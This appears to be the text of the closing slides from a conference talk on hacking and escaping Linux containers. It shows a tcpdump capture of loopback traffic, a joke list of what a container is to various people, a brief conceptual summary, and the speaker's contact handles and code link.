20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.t.....'.....'.....;.....
...._....mk@ldap.servus.mom
```

# Entering A Container - Scrolly Packets!



A screenshot of an ssh terminal window titled "ssh". The window has three colored window control buttons (red, yellow, green) at the top left and a close button at the top right. The terminal displays a command-line interface for tcpdump. The user has run the command `> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'`. The output shows two network packets. The first packet is from 127.0.0.1.40866 to 127.0.0.1.9999, with a length of 19 bytes. The second packet is from 127.0.0.1.40866 to 127.0.0.1.9999, with a length of 23 bytes. Both packets show ASCII text data, which appears to be a scrollable message. The terminal window is scrollable, indicated by a vertical scrollbar on the right side.

```
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@.t.....'.....'.....';.....
...._.mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@.V.....'.'.....2.....?.....
...._.ich_liebe_scrolly_text
```

# Entering A Container - Scrolly Packets.

```
ssh
> tcpdump -lnni lo -s 65535 -c 3 -A 'tcp[tcpflags] & tcp-push != 0'
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on lo, link-type EN10MB (Ethernet), snapshot length 65535 bytes
20:39:52.502360 IP 127.0.0.1.9999 > 127.0.0.1.40866: Flags [P.], seq 3214716703:3214716722, ack 663783067, win 1024, options [nop,nop,TS val 3723012959 ecr 3723003577], length 19
E..G.:@..t.....'.....';.....
...._.mk@ldap.servus.mom

20:39:52.502427 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 1:24, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 23
E..K.T@..V.....'.'.....2.....?.....
...._.ich_liebe_scrolly_text

20:39:52.502438 IP 127.0.0.1.40866 > 127.0.0.1.9999: Flags [P.], seq 24:29, ack 19, win 1024, options [nop,nop,TS val 3723012959 ecr 3723012959], length 5
E..9.U@..g.....'.'.....2.....-.....
...._.done

3 packets captured
6 packets received by filter
0 packets dropped by kernel
```

# What's a Container? (v6)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
  - Someone who's escaped a container

# What's a Container? (v6)

- Where my application runs all nice and self-contained
  - Application Developer
- An application running on Linux, plus isolation (and YAML)
  - Systems Administrator
- Linux, but missing bits
  - Someone who's just got a shell
- Processes with restrictive metadata
  - Someone who's fixing to escape a container
- Chunk of process tree with different answers from the kernel
  - Someone who's escaped a container
- All of the above

# In Summary...

1. Hacking containers isn't all that much different from `haeking` using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. `/proc` is your friend



# In Summary...

1. Hacking containers isn't all that much different from ~~haecking~~ using Linux
2. Containers are "just" groups of Linux processes, with similar restrictive metadata
3. Escaping is "just" making a not-restricted process
4. /proc is your friend

No  
tl;dr?



382



# Parting Thoughts

1. No Secrets, just Docs
2. Code is available
  - a. But maybe don't read it?
3. Unsecret Weapons:  
Make/Rsync/Prove
4. Unsecret Hindrance:  
Overengineering
5. Do it!



# Thanks :)

Questions?



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

[github.com/magisterquis/dtffmacac](https://github.com/magisterquis/dtffmacac)

# Thanks :)

No time for questions :(



Twitter/Discord:

@magisterquis

Libera:

stuart

Code:

[github.com/magisterquis/dtffmacac](https://github.com/magisterquis/dtffmacac)